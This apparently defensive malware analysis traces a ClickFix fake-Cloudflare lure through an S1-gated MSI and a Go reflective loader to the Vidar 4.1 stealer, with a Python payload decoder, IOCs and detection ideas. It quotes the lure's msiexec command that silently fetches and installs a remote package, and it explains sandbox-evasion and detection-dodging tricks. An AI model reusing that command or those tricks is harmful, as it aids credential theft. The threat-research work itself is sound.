0. Preface
This sample is a 2.2 MB Windows Installer package. According to the submission notes it was delivered by a ClickFix fake-Cloudflare page, which tells the victim to paste and run:
msiexec /i https:/\CFwww.cfd\<session> /QN S1=...
I did not see the lure page or fetch that URL. The analysis starts from the MSI.
The chain has three stages: an MSI that refuses to do anything unless a secret property is set, a Go loader that decodes and maps the payload inside its own process, and Vidar 4.1. Three things made it worth writing up:
- The
S1gate. The MSI checks a public property,S1, twice. The ClickFix command sets it; a sandbox that double-clicks the MSI doesn’t, and gets a silent failure. - One crypter, four loaders. The Go loader decodes its payload with a five-pass add/reverse/swap byte cipher. The same scheme, with different constants, appears in every Vidar 4.x loader I have analysed — three Go builds and one MinGW
cmutil.dllsideload proxy. - A payload patched per campaign. The decoded Vidar binary is byte-for-byte identical to the payload of an earlier build. The only difference is a 4,162-byte encrypted configuration table. The operator’s builder doesn’t recompile Vidar; it writes a new config into a fixed binary.
Everything was done statically: msitools and 7-Zip for the MSI, objdump and Python for the loader, and Unicorn to emulate the Go decoder and Vidar’s own string and config decryptors. Nothing was executed, and neither the delivery URL, the C2 nor the dead drops were contacted.
C2, up front: direct C2 217.60.98.152 over HTTPS, with dead drops at telegram.me/eg0ttt and Steam profile 76561198612847216, separator word li1l.
1. The Threat at a Glance
| Attribute | Assessment |
|---|---|
| Malware type | MSI dropper → Go in-memory loader → Vidar 4.1 infostealer |
| Delivery | ClickFix fake-Cloudflare page → msiexec /i <URL> /QN S1=… (per the submission notes) |
| Masquerade | MSI titled “Exchange ActiveSync Invoker” by “Microsoft Corporation”; loader dropped as %LOCALAPPDATA%\EasInv\msu.exe, self-signed “Frost Metric” |
| Anti-sandbox | MSI launch condition and custom-action condition both require property S1 |
| C2 | https://217.60.98.152 (direct) |
| Dead drops | telegram.me/eg0ttt, steamcommunity.com/profiles/76561198612847216 (separator li1l) |
| Payload build | Vidar 4.1, build ID 3e27755a5fd851cdac2c7cbd40db9ee2 |
| Related builds | Same dead drops as two earlier Vidar 4.1 builds, each with its own direct C2 |
| Confidence | High — every stage and the full configuration were recovered statically |
2. Infection Chain Overview

3. Stage 1 - The MSI
The file is an OLE compound document with a standard MSI database and one embedded cabinet stream. The summary information gives away its origin:
Title:        Installation Database
Subject:      Exchange ActiveSync Invoker
Author:       Microsoft Corporation
Template:     x64;1033
Revision:     {80888AAE-AA74-41C2-9D5C-4917116798C5}
Pages:        200        (minimum installer version 2.0)
Words:        2          (compressed source)
Creating app: Python MSI Library
“Microsoft Corporation” does not build its installers with Python’s msilib. 7z x on the MSI gives one stream, payload.cab (MSZip), holding one file, msu.exe (6,147,448 bytes, cab timestamp 2026-11-02 19:12:36). msidump -t dumps the tables. Only a handful are populated:
Property
  ProductName              Exchange ActiveSync Invoker
  Manufacturer             Microsoft Corporation
  ProductCode              {FC4EC020-A1F8-4D41-8E70-6634DD210679}
  UpgradeCode              {7FC98BCF-55E6-474D-9DC4-EA575975847E}
  ALLUSERS                 2
  MSIINSTALLPERUSER        1          per-user: no UAC prompt
  ARPSYSTEMCOMPONENT       1          hidden from Programs and Features
  ARPNOMODIFY / ARPNOREPAIR / ARPNOREMOVE   1
  MSIRESTARTMANAGERCONTROL Disable
  LIMITUI                  1

Directory   INSTALLDIR = LocalAppDataFolder\EasInv
File        msu.exe  (component PayComp → INSTALLDIR)
Media       1  #payload.cab

LaunchCondition   S1   "S1"
CustomAction      LaunchPay   1234   msu.exe   <no arguments>
InstallExecuteSequence
                  LaunchPay   NOT REMOVE AND S1   6501
Custom action type 1234 is 0x4D2:
| Bits | Meaning |
|---|---|
0x002 + 0x010 | Run an EXE that this package installs (source = File table) |
0x040 | Ignore the exit code |
0x080 | Asynchronous — don’t wait for it |
0x400 | Deferred (runs in the install script, between InstallInitialize and InstallFinalize) |
So the installer copies msu.exe to %LOCALAPPDATA%\EasInv\ and starts it at sequence 6501, just before InstallFinalize, without waiting and without caring how it exits.
The S1 gate
S1 is a public property with no default value. It appears twice:
LaunchCondition: conditionS1. If the property is empty, the install aborts before anything is copied. Under/QNthe error text (literally “S1”) is never shown.LaunchPay’s condition:NOT REMOVE AND S1. Even with the launch condition bypassed, the payload only runs whenS1is set and the package isn’t being removed.
The ClickFix command supplies S1=… on the command line, so a real victim passes both checks. A sandbox or analyst that opens the MSI by double-clicking it, or runs msiexec /i sample.msi, gets an install that fails silently and never touches msu.exe. The value of S1 doesn’t matter to the MSI — any non-empty value passes — and the loader never reads it.
The odd https:/\ in the command line is also worth noting. msiexec accepts it as a URL, but it won’t match simple detections looking for msiexec … https://.
4. Stage 2 - The Go Loader
msu.exe is a 6.1 MB PE32+ GUI executable built with Go 1.24.5. It is Authenticode-signed with a self-signed certificate for “Frost Metric” (the timestamp countersignature is a genuine DigiCert one, which makes the signature look complete). Function names are randomised, but the COFF symbol table is intact, so nm lists all 2,125 functions.
The certificate is part of a pattern. Every Go-loader build of this family I have analysed carries a self-signed certificate for a different invented two-word company: QuantumBridgeLabs, Vertex Point Networks, Summit Sphere, Titan Craft Systems, Apex Foundry, and now Frost Metric.
main.main is 19,600 lines of disassembly, almost all of it junk. Earlier builds padded with runtime.print* calls; this one pads with map inserts, map lookups and runtime.rand calls whose results are never used. Stripped of the junk, the sequence is:
| Order | Function | Role |
|---|---|---|
| 1 | LazyProc calls | GetProcessHeap, TlsAlloc |
| 2 | main.n6ywSwbGgnX70 | kernel32!GetModuleFileNameW — its own path |
| 3 | main.r0hW9qLRQ | payload decoder — returns the Vidar PE |
| 4 | main.k5meXeC6 | PE header parser |
| 5 | main.lCIDQe8b5op4 | VirtualAlloc(ImageBase, SizeOfImage, MEM_COMMIT|MEM_RESERVE, PAGE_EXECUTE_READWRITE) |
| 6 | main.xeTkECQDStNu … main.zVX62j | section copy, relocations, imports, TLS, exception table, activation context |
| 7 | syscall.SyscallN | jump to the payload entry point |
The statically initialised LazyProc globals list the Windows APIs the mapper uses: VirtualAlloc, GetProcAddress, GetProcessHeap, HeapAlloc, TlsAlloc, TlsSetValue, GetCurrentThread, NtQueryInformationThread, RtlAddFunctionTable, CreateActCtxW and ActivateActCtx. That’s a complete in-process PE loader: it registers the payload’s exception table and emulates TLS so a full MSVC binary can run inside a Go process. Nothing is injected into another process; Vidar runs inside msu.exe.
5. Stage 2 - The Five-Pass Crypter
The payload is a single Go composite literal, a [1038853]byte array. The decoder builds it with an 8-byte immediate store (of which 5 bytes are used) followed by a rep movsq of 0x1FB40 qwords from .rdata 0x7EAB6A:
call   runtime.newobject                 ; [1038853]uint8
movabs rcx, 0x878e9069607a6243
mov    [rax], rcx                        ; bytes 0..4 (the rest is overwritten)
lea    rdi, [rax+5]
lea    rsi, [rip+0x198502]               ; .rdata 0x7EAB6A
mov    ecx, 0x1fb40
rep movsq                                ; 1,038,848 bytes
I first recovered the payload by emulating main.r0hW9qLRQ under Unicorn, with Go’s runtime allocator, maps, memmove and rand stubbed in Python. That takes under a second and gives the same output on every run. To understand the cipher, I then traced which instructions write into the output buffer. Five loops do: three touch every byte once, and two touch half the bytes twice (swaps):
; pass 1 @ 0x654d05:  b[i] = b[i] - 31*i - 13
movzx edx, byte [rcx+rax] ; mov rbx, rcx ; shl rbx, 5 ; sub rbx, rcx
sub   edx, ebx ; add edx, -13 ; mov [rax+rcx], dl

; pass 2 @ 0x6554ed:  reverse the buffer (i from 0, j from n-1, swap while j > i)
; pass 3 @ 0x655ce8:  b[i] = b[i] - 13*i + 0x2e
; pass 4 @ 0x6564c8:  swap adjacent byte pairs
; pass 5 @ 0x656cc8:  b[i] = b[i] - 7*i + 0x3c
As a standalone Python decoder:
def decode(b: bytearray) -> bytearray:
    n = len(b)
    def addpass(k, step):
        for i in range(n):
            b[i] = (b[i] + k - step * i) & 0xff
    addpass(-13, 31)
    b.reverse()
    addpass(0x2e, 13)
    m = n & ~1
    b[0:m:2], b[1:m:2] = b[1:m:2], b[0:m:2]
    addpass(0x3c, 7)
    return b
This reproduces the emulated output exactly (SHA-256 9983e845…).
The same crypter in every 4.x loader
The pass structure is distinctive enough to search for. I went back through the other Vidar 4.x loaders I have analysed and found the same five passes, in the same order, with the same multipliers (31, 13, 7). Only the three additive constants change:
| Sample | Loader | k1 (×31 pass) | k2 (×13 pass) | k3 (×7 pass) |
|---|---|---|---|---|
b37413c7… | Go 1.24.5, “Titan Craft Systems” | −1 | +0x41 | +0x59 |
04aa09c0… | Go 1.24.5, “Apex Foundry” | −8 | −0x7B | +0x69 |
d470bca2… (this MSI) | Go 1.24.5, “Frost Metric” | −13 | +0x2E | +0x3C |
6e8e30f0… | MinGW DLL, cmutil.dll sideload proxy | −2 | −0x5A | −0x12 |
The last row is the interesting one: a C DLL compiled with GCC uses the same cipher as the Go loaders. That suggests a single crypter service or builder that emits the encoded payload plus a matching stub, with Go and MinGW as two output templates.
6. Stage 3 - Vidar 4.1, Patched Per Campaign
The decoded PE is a 1,038,853-byte MSVC binary: linker 14.51, ImageBase 0x148EE0000, entry point RVA 0x65C40, no import table, and an [A-Za-z] filler overlay. Those values matched a Vidar 4.1 payload I had already extracted from an earlier Go-loader build (b37413c7…), so I diffed the two section by section:
| Section | Result |
|---|---|
.text | identical |
.rdata | identical |
.data | 4,162 bytes differ, all within 0x148FB9980–0x148FBA9D7 |
.pdata | identical |
.reloc | identical |
0x148FB9980 is the base of Vidar’s encrypted configuration table. The code and every other byte of data are the same, so the operator’s builder takes a finished payload and overwrites only the config table. One consequence: hash-based tracking of the payload’s code sections can’t tell campaigns apart; only the config can.
The strings confirm it. Vidar 4.x decodes its strings lazily through around 900 small getter functions. A PEB BeingDebugged check selects the key, so under a debugger the strings decode to garbage. Emulating all getters with a fake PEB recovers 908 strings, identical to the earlier build’s, including:
- the mutex
e5w36d4bim; - the work folder
%LOCALAPPDATA%\loclAp; - a set of inline “defaults”: version
4.0, build14157ded6221bedf1de632abf1bbaa44, dead drophttps://t.me/scat33s, separatoro00p.
Those inline defaults are not the configuration. The real values come from the table:
- Records are 0x243 bytes each, holding a URL, a separator word and a User-Agent.
- A mode byte of 2 selects a CBC-style cipher keyed from 16 bytes at table+0x10.
- The decrypted table overwrites the inline version and build ID at startup.
Emulating Vidar’s own field decryptor (0x148EF5830) gives:
{
 "version": "4.1",
 "build_id": "3e27755a5fd851cdac2c7cbd40db9ee2",
 "records": [
  {"url": "https://217.60.98.152",
   "ua":  "Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:140.0) Gecko/20100101 Firefox/140.0"},
  {"url": "https://telegram.me/eg0ttt", "sepword": "li1l",
   "ua":  "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:161.0) Gecko/20100101 Firefox/161.0"},
  {"url": "https://steamcommunity.com/profiles/76561198612847216", "sepword": "li1l",
   "ua":  "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:161.0) Gecko/20100101 Firefox/161.0"}
 ]
}
Anyone who stops at strings or at the inline defaults gets the wrong version, build ID and dead drop.
A record without a separator word is a direct C2; a record with one is a dead-drop page. Vidar finds the separator word, reads the value after it and, when it is hex, XORs it with SHA256("Glasikprostik") to recover the real C2 address. Stolen data goes out as a multipart POST /gate (token, build_id, mode, data, format=json). Logs are encrypted with a static AES-256 key (4f8a2b1c…6f7a) that has been unchanged across every 3.x and 4.x build I have looked at. The strings cover:
- browser, wallet and extension “rules”;
- Discord, Telegram
tdataand Steam; - Azure CLI token caches (
accessTokens.json,msal_token_cache.json); - Restart Manager file unlocking;
- ETW patching;
- VirtualBox and VMware checks;
- Russian-language debug logging.
One operator, three builds
The eg0ttt dead drops tie this sample to two earlier builds:
| Sample | Delivery | Signer | Build ID | Direct C2 |
|---|---|---|---|---|
b37413c7… | Go loader | Titan Craft Systems | de72459e7bad11c5993bd5a10978dadf | — |
04aa09c0… | Go loader (gitl__it_64-v.7.449.exe) | Apex Foundry | f7550f6f0609c5f54a3846e6d735dc5f | 91.98.95.238 |
d470bca2… | ClickFix → MSI → Go loader | Frost Metric | 3e27755a5fd851cdac2c7cbd40db9ee2 | 217.60.98.152 |
All three use telegram.me/eg0ttt and Steam profile 76561198612847216 with separator li1l. The dead drops stay stable while the direct C2 IP, build ID, signer and delivery method change from build to build.
7. Indicators of Compromise
Files
MSI                      d470bca281b979feb3ce0e12b33b23e8bc508ab422396916bba28a10c23b4bf8
msu.exe (Go loader)      556b342c641ae3148ff83373042ad64682a39076156e95e2f6bb22375935ebd3
Vidar 4.1 payload        9983e845bf7c49b8a25852bc93df6ca36504173e8411215d147b4a1f91a51fcd
                         (memory only, never written to disk)
Network
CFwww[.]cfd                                        MSI download host (per submission notes)
217.60.98[.]152                                    direct C2 (HTTPS, POST /gate)
telegram[.]me/eg0ttt                               dead drop, separator li1l
steamcommunity[.]com/profiles/76561198612847216    dead drop, separator li1l
Host / static markers
Install path:        %LOCALAPPDATA%\EasInv\msu.exe
MSI ProductName:     Exchange ActiveSync Invoker  (Manufacturer "Microsoft Corporation")
MSI ProductCode:     {FC4EC020-A1F8-4D41-8E70-6634DD210679}
MSI UpgradeCode:     {7FC98BCF-55E6-474D-9DC4-EA575975847E}
MSI package code:    {80888AAE-AA74-41C2-9D5C-4917116798C5}
Custom action:       LaunchPay, type 1234, condition "NOT REMOVE AND S1"
Signer:              CN=Frost Metric, O=Frost Metric, C=US (self-signed)
Build ID:            3e27755a5fd851cdac2c7cbd40db9ee2
Mutex:               e5w36d4bim
Work dir:            %LOCALAPPDATA%\loclAp
Crypter constants:   -13 / 31i, reverse, +0x2E / 13i, pair-swap, +0x3C / 7i
8. Detection Opportunities
msiexecwith a remote URL and/qn, launched fromexplorer.exe(the Run dialog) rather than a deployment tool — the ClickFix signature. Normalise slashes before matching, becausehttps:/\still works.- An MSI that runs an EXE from
%LOCALAPPDATA%via a deferred, asynchronous custom action, especially from a package withARPSYSTEMCOMPONENT=1and a Microsoft manufacturer string built with “Python MSI Library”. msiexec.exespawning an unsigned or self-signed EXE from%LOCALAPPDATA%\<random>\. Track the Go self-signed signer names (QuantumBridgeLabs, Vertex Point Networks, Summit Sphere, Titan Craft Systems, Apex Foundry, Frost Metric) as a family.- A Go binary calling
RtlAddFunctionTableon a freshly allocatedPAGE_EXECUTE_READWRITEregion — a Go program has no reason to register x64 unwind data for memory it allocated itself. - The crypter loop shape —
shl reg,5; sub reg,idx; sub byte,reg; add byte,immover a buffer, followed by a full reverse, a ×13 pass, a pair swap and a ×7 pass. It’s a YARA-able code pattern that has survived four builds and two compilers. - For the MSI itself: a
LaunchConditionwhose condition is a single undefined public property. Legitimate installers gate on OS version or prerequisites, not on a property only a command line can supply. - Outbound HTTPS to
217.60.98.152, or requests totelegram.me/eg0tttand Steam profile76561198612847216from a process that isn’t a browser.
9. MITRE ATT&CK Mapping
| Tactic | Technique |
|---|---|
| Initial Access | T1189 Drive-by Compromise (ClickFix lure page) |
| Execution | T1204.004 User Execution: Malicious Copy and Paste; T1218.007 System Binary Proxy Execution: Msiexec |
| Defense Evasion | T1036.005 Masquerading: Match Legitimate Name; T1553.002 Code Signing (self-signed); T1027 Obfuscated Files; T1140 Deobfuscate/Decode; T1620 Reflective Code Loading; T1497.001 System Checks; T1480 Execution Guardrails (S1 property); T1562.006 Indicator Blocking (ETW patching) |
| Credential Access | T1555.003 Credentials from Web Browsers; T1539 Steal Web Session Cookie; T1528 Steal Application Access Token (Azure) |
| Collection | T1005 Data from Local System |
| Command and Control | T1071.001 Web Protocols; T1102.001 Dead Drop Resolver |
| Exfiltration | T1041 Exfiltration Over C2 Channel |
All stages were recovered statically. The MSI was taken apart with msitools and 7-Zip; the Go decoder was first emulated under Unicorn and then reimplemented in Python; and Vidar’s strings and configuration were recovered by emulating its own decoding functions. Nothing was executed, and neither the delivery URL, the C2 at 217.60.98.152 nor the Telegram/Steam dead drops were contacted.